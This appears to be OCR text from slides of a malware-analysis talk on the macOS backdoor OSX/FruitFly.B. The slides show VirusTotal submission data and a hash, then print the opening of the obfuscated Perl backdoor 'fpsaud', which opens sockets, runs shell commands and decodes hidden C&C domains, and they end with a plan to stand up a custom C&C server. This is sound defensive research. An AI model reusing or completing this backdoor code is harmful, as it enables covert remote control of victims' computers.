
domain hijack

OSX/FRUITFLY.B
variant 'b'

mahalo @noarfromspace


File information

Date	File name	Source	Country
2017-02-07 20:01:13	fpsaud	af068394 (web)	US
2017-02-03 04:37:30	fpsaud	bfc6866f (web)	US
2017-02-02 14:11:35	fpsaud	079ed9f1 (web)	US
2017-02-02 04:27:03	fpsaud	af068394 (web)	US
2017-02-01 21:04:43	fpsaud	b42470ca (web)	US
2017-02-01 15:02:04	fpsaud		
2017-01-31 22:02:28	fpsaud.txt		
2017-01-31 16:54:15	fpsaud		


virustotal

SHA256: befa9bfe488244c64db096522b4fad73fc01ea8c4cd0323f1cbdee81ba008271


File name: fpsaud

submitted: 1/31
(0 AV detections)

name: 'fpsaud'

type: perl script

OSX/FruitFly.B


```
$ file fpsaud
perl script text executable, ASCII text


$ cat fpsaud
#!/usr/bin/perl
use strict;use warnings;use IO::Socket;use
IPC::Open2;my$l;sub G{die if!defined
syswrite$l,$_[0]}sub J{my($U,
$A)=('','');while($_[0]>length$U){die if!
sysread$l,$A,$_[0]-length$U;$U.=$A;}return$U;}
sub O{unpack'V',J 4}sub N{J O}sub H{my$U=N;
$U=~s/\\/\//g;$U}sub
I{my$U=eval{my$C=`$_[0]`;chomp$C;$C};$U=''if!
defined$U;$U;}sub K{$_[0]?v1:v0}sub Y{pack'V',
$_[0]}sub B{pack'V2',$_[0]/2**32,$_[0]%2**32}
sub Z{pack'V/a*',$_[0]}sub M{$_[0]^(v3 x
length($_[0]))}my($h,@r)=split/
a/,M('11b36-301-;;2-45bdql-lwslk-hgjfbdql-
pmgh`vg-hgjf');push@r,splice@r,
0,rand@r;my@e=();for my$B (split/
a/,M('1fg7kkb1nnhokb71jrmkb;rm`;kb1fplifeb1njg
ule')){push@e,map $_.$B,split/a/,M(`dql-lwslk-
bdql-pmgh`vg-');}push@e,splice@e,0,rand@e;
...
```


obfuscated perl?!

OSX/FruitFly.B


a brief triage

the goal:

custom C&C server

